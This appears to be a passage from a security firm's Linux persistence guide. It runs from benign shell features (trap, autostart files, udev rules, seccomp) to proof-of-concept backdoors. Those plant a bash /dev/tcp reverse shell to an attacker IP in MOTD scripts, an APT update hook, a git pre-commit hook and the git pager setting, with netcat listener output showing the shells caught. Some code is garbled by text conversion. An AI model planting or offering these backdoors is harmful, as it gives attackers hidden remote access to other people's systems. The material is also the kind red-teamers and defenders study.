## Using trap in Scripts

The trap command can catch signals and execute a specified command or set of commands when a signal is received. Common signals include SIGINT (interrupt, typically sent by pressing Ctrl+C), SIGTERM (termination signal), and EXIT (when the script exits normally or through one of the signals).

```
#!/bin/bash

Create a temporary file
tmpfile=$(mktemp)

Function to clean up temporary file
cleanup() {
 echo "Cleaning up temporary files..."
 rm -f "$tmpfile"
}

Trap SIGINT and SIGTERM to call the cleanup function
trap cleanup SIGINT SIGTERM EXIT

Simulate a long-running process
echo "Running a long process..."
sleep 60

Normal cleanup
cleanup
```



1. In this script, if the user interrupts the script with Ctrl+C or if the script receives a termination signal, the cleanup function is called to remove the temporary file.

2. Logging on Exit: A script that logs a message every time it exits, regardless of how it was terminated.

```
#!/bin/bash

log_exit() {
 echo "Script exited at $(date)" >> /var/log/script.log
}

trap log_exit EXIT

Rest of the script
```



# Backdooring user startup file

Backdooring a user's startup file in Linux is a method used to achieve persistence by inserting commands into files that are automatically executed when the user logs in. Commonly targeted files include `~/.bashrc`, `~/.profile`, or `~/.bash_profile` for users who use the Bash shell.

## Example: Adding a Command to `.bashrc`

The `.bashrc` file is executed whenever a user opens a new Bash shell. By adding a command to this file, you can ensure that the command is executed every time the user opens a terminal.

```
nano ~/.bashrc
```

Insert Command: Add your command at the end of the file. For example, to create a simple log entry every time the user opens a shell:

```
echo "Shell opened at $(date)" >> ~/.shell_usage_log
```

Let's say you're conducting a security training exercise and want to demonstrate how a backdoor in `.bashrc` works. You could add a script that harmlessly reports shell usage:

```
Add to the end of ~/.bashrc
echo "User $USER opened a shell at $(date)" >> /tmp/user_shell_log
```



# Using System Call

## System Call Monitoring and Blocking

1. Used to monitor system calls and user actions.
2. Configure with auditd and auditctl.
3. Example: To monitor file access system calls

## eBPF (Extended Berkeley Packet Filter):

- Allows for real-time monitoring of system calls.
- Can be used to create custom monitoring tools.
- Example: Using bpftrace to monitor execve calls:

```
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_execve { printf("%d %s\n", pid, comm); }'
```

## Seccomp (Secure Computing Mode):

- Restricts the system calls a process can make.
- Can be used to create a sandbox environment.
- Example: Blocking execve system call in a C program:

```
#include <seccomp.h>
...
scmp_filter_ctx ctx = seccomp_init(SCMP_ACT_ALLOW);
seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
seccomp_load(ctx);
```



# Method 1: Emulate/Implement System Call in User-Space

- Custom Loader for Execve/Execveat: Implementing your own loader to handle ELF binaries.
  - Example: Parsing ELF headers and manually mapping segments into memory.
  - Implement Using mmap() to map a file into memory and perform read/write operations.
  - Example:

```
int fd = open("file.txt", O_RDWR);
char *data = mmap(NULL, length, PROT_READ | PROT_WRITE, MAP_SHARED, fd, 0);
// Read and write using the data pointer
```



# Method 2: Use Alternate System Calls

- Using fork() or clone(): Modifying payloads to use fork() or clone() for process creation.
  - Alternative Using sendfile() for file copying.
  - Example:

```
sendfile(dest_fd, src_fd, NULL, filesize);
```



# PID File Descriptor (pidfd) Operations:

- Using pidfd\_open() and pidfd\_getfd() for inter-process file descriptor transfer.
- Example:

```
int pidfd = pidfd_open(pid, 0);
int fd = pidfd_getfd(pidfd, target_fd, 0);
```



# Modifying Environment Variables

- Purpose: Altering environment variables to change the behavior of software.
- Method: Add or modify entries in files like ~/.bash\_profile, ~/.bashrc, or /etc/environment.
- Example: Setting a custom library path.

```
echo 'export LD_LIBRARY_PATH=/my/custom/path:$LD_LIBRARY_PATH' >> ~/.bashrc
```



# Login Scripts

- Purpose: Execute scripts upon user login.
- Method: Add scripts to /etc/profile.d/.
- Example: Creating a login script.

```
echo 'echo "Welcome, $USER!"' > /etc/profile.d/welcome.sh
chmod +x /etc/profile.d/welcome.sh
```



# XDG Autostart

- Purpose: Autostart applications in graphical desktop environments.
- Method: Create .desktop files in ~/.config/autostart/.
- Example: Autostart a script.

```
[Desktop Entry]
Type=Application
Exec=/path/to/script.sh
Hidden=false
NoDisplay=false
X-GNOME-Autostart-enabled=true
Name=MyScript
```



# udev Rules

- Purpose: Trigger actions when specific hardware events occur.
- Method: Add custom rules to /etc/udev/rules.d/.
- Example: Running a script when a USB device is plugged in.

```
echo 'ACTION=="add", KERNEL=="sd*", RUN+="/path/to/script.sh"' > /etc/udev/rules.d/99-usb-autorun.rules
```



# Alias Commands

- Purpose: Modify or extend the behavior of shell commands.
- Method: Define aliases in ~/.bashrc or ~/.bash\_aliases.

Example: Creating an alias for ls.

```
echo 'alias ls="ls --color=auto"' >> ~/.bashrc
```



# Binary Replacement or Wrapping

- Purpose: Replace or wrap system binaries with custom scripts.
- Method: Rename original binary and replace it with a script that calls the original.
- Example: Wrapping cat.


```
mv /bin/cat /bin/cat.original
echo -e '#!/bin/bash\n/bin/cat.original "$@"' > /bin/cat
chmod +x /bin/cat
```



# Kernel Modules

- Purpose: Load custom kernel modules for various purposes.
- Method: Write and compile a kernel module, then load it with insmod or modprobe.
- Example: Loading a custom module.

```
sudo insmod /path/to/module.ko
```



# Database Triggers (For Systems Using Databases)

- Purpose: Execute actions based on database events.
- Method: Create triggers in database systems like MySQL or PostgreSQL.
- Example: Creating a trigger in MySQL.

```
CREATE TRIGGER example_trigger AFTER INSERT ON my_table FOR EACH ROW BEGIN CALL my_procedure(); END;
```



# MOTD Backdooring

MOTD stands for Message of The Day which is a message that gets displayed to users when they SSH into the system. It's configured in the `/etc/update-motd.d/` directory and threat actors can place arbitrary commands into any of the files listed there. Therefore for this article it can be used as a method of persistence and we get a reverse shell back whenever a user SSH to the system.

PoC

For this scenario we'll be editing the MOTD header file to include a reverse shell one liner.

Edit /etc/update-motd.d/00-header:

```

1#!/bin/sh
2#
3# 00-header - create the header of the MOTD
4# Copyright (C) 2009-2010 Canonical Ltd.
5#
6# Authors: Dustin Kirkland <kirkland@canonical.com>
7#
8# This program is free software; you can redistribute it and/or modify
9# it under the terms of the GNU General Public License as published by
10# the Free Software Foundation; either version 2 of the License, or
11# (at your option) any later version.
12#
13# This program is distributed in the hope that it will be useful,
14# but WITHOUT ANY WARRANTY; without even the implied warranty of
15# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
16# GNU General Public License for more details.
17#
18# You should have received a copy of the GNU General Public License along
19# with this program; if not, write to the Free Software Foundation, Inc.,
20# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
21
22 [-r /etc/lsb-release] && . /etc/lsb-release
23
24 if [-z "$DISTRIB_DESCRIPTION"] && [-x /usr/bin/lsb_release]; then
25 # Fall back to using the very slow lsb_release utility
26 DISTRIB_DESCRIPTION=$(lsb_release -s -d)
27 fi
28
29 printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)" "$(uname -r)" "$(uname -n)"

```

To persist we'll use the following one liner:

```
bash -c 'bash -i >& /dev/tcp/192.168.1.132/1234 0>&1'
```

- 1.SSH into the system: a user must SSH to the system in order for the MOTD to be displayed to them and along with it, our one liner be executed.
- 2.After SSHing:

```

└$ sudo nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.133] 34130
bash: cannot set terminal process group (3980): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu-computer:/#

```

And we get a shell back.

## APT Backdooring

APT is the go to package manager in Debian based systems and stands for Advanced Packaging Tool. Package managers are tools that are available to us for installing/removing/updating packages and the system itself. APT can be accessed using the command apt and configured in the directory /etc/apt. APT and other package managers as well have a concept named hooks which are used to do something before/after installing/removing/updating etc. Usually used to maintain packages and avoid breaking the system. From a threat actor's perspective it can be used to maintain persistence via creating a hook to give us access to the system whenever for example, apt update action is occurring.

PoC

For this scenario we'll be installing a hook before apt update to give us a shell back.

Create a hook file: to create a hook file we should do it in /etc/apt/apt.conf.d/ directory. The name can be anything, the APT will execute it non the less:



```
persist
/etc/apt/apt.conf.d
1 APT::Update::Pre-Invoke {"bash -c 'bash -i >& /dev/tcp/192.168.1.132/1234 0>&1'};
```

Apt update: after a user invokes the command apt update our hook also gets executed resulting a reverse shell thus achieving persistence:



```
$ sudo nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.133] 53044
root@ubuntu-computer:/tmp#
```

## Git Backdooring

Git is a distributed version control system that tracks changes in any set of computer files, usually used for coordinating work among programmers who are collaboratively developing source code during software development. There are two concepts in git that can be of use to threat actors: hooks & config file.

Hooks:

Just like how we installed hooks in APT, this can be done for git too. We can install hooks for pre-commit/post-commit/pre-merge/post-merge/..

These hooks must be placed in the .git/hooks/ directory. They cannot be named anything that you want, they have their own unique names such as pre-commit. After creating them they must have the executable bit set in their permission.

### PoC

For this scenario we'll be creating a pre-commit hook and place our reverse shell one liner in it and set its executable bit permission and then add a new commit to gain access to the system.




```
*pre-commit
/tmp/test/.git/hooks
1 bash -c 'bash -i >& /dev/tcp/192.168.1.132/1234 0>&1'
```

After that it must be made executable using the command sudo chmod +x .git/hooks/pre-commit.

Add a new commit: this hook will get triggered just before adding a new commit.



```
ubuntu@ubuntu-computer:/tmp/test$ git add -A
ubuntu@ubuntu-computer:/tmp/test$ git commit -m "test"
```



```
$ sudo nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.1] 50716
ubuntu@ubuntu-computer:/tmp/test$
```

# Config

There are some environment variables and can be set to execute arbitrary commands whenever an action is about to take place like git log and its respective environment variable, GIT\_PAGER. This variable is used to define a pager to be used when git log is called. These options can also be set in .git/config file and ~/.gitconfig as well.

## PoC

For this scenario we'll be editing the pager option and include our reverse shell one liner there to be executed whenever a user runs git log .


Configure the config file: we must add a new entry in the [core] section of the file named pager.



```
Open config /tmp/test/.git Save
1 [core]
2 repositoryformatversion = 0
3 filemode = true
4 bare = false
5 logallrefupdates = true
6 pager = nohup bash -c 'bash -l >& /dev/tcp/192.168.1.132/1234 0>81'>/dev/null 2>81 & $PAGER:-less|
```

This basically executes our reverse shell and also uses less to show the git log as expected.

Git log: after a user runs this command our command gets executed.



```
ubuntu@ubuntu-computer:/tmp/test$ git log
commit e7628a43a11128380791c29487d29ee14bc371bf (HEAD -> master)
Author: test@test.com <test@test.com>
Date: Thu Dec 7 16:52:22 2023 +0330

 test

└─$ sudo nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.132] from (UNKNOWN) [192.168.1.1] 50730
bash: initialize_job_control: no job control in background: Bad file descriptor
ubuntu@ubuntu-computer:/tmp/test$
```

# Backdooring OpenVPN

OpenVPN is an open-source software application that provides a secure point-to-point or site-to-site connection in routed or bridged configurations. It's commonly used for creating virtual private networks (VPNs) to enable secure communication over the internet. Users typically connect to an OpenVPN server using client software and a configuration file with a .ovpn extension.

A threat actor could modify the .ovpn configuration files to include a backdoor, allowing them to maintain persistent access. This could involve adding additional configuration directives that enable unauthorized access or hide the presence of the threat actor.



# Conclusion

In conclusion, the art of Linux persistence is a dynamic and evolving field, reflecting the ever-changing landscape of technology and cybersecurity. It encompasses a wide range of techniques, each with its own set of applications, benefits, and considerations. As we explore these methods, it's imperative to apply them with a sense of responsibility and ethical integrity, especially when they involve system modifications or access control. The true mastery of Linux persistence lies not just in the knowledge of these techniques, but in their judicious and ethical application.



**cat ~/.hadess**

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

[WWW.HADESS.IO](http://WWW.HADESS.IO)

Email

[MARKETING@HADDESS.IO](mailto:MARKETING@HADDESS.IO)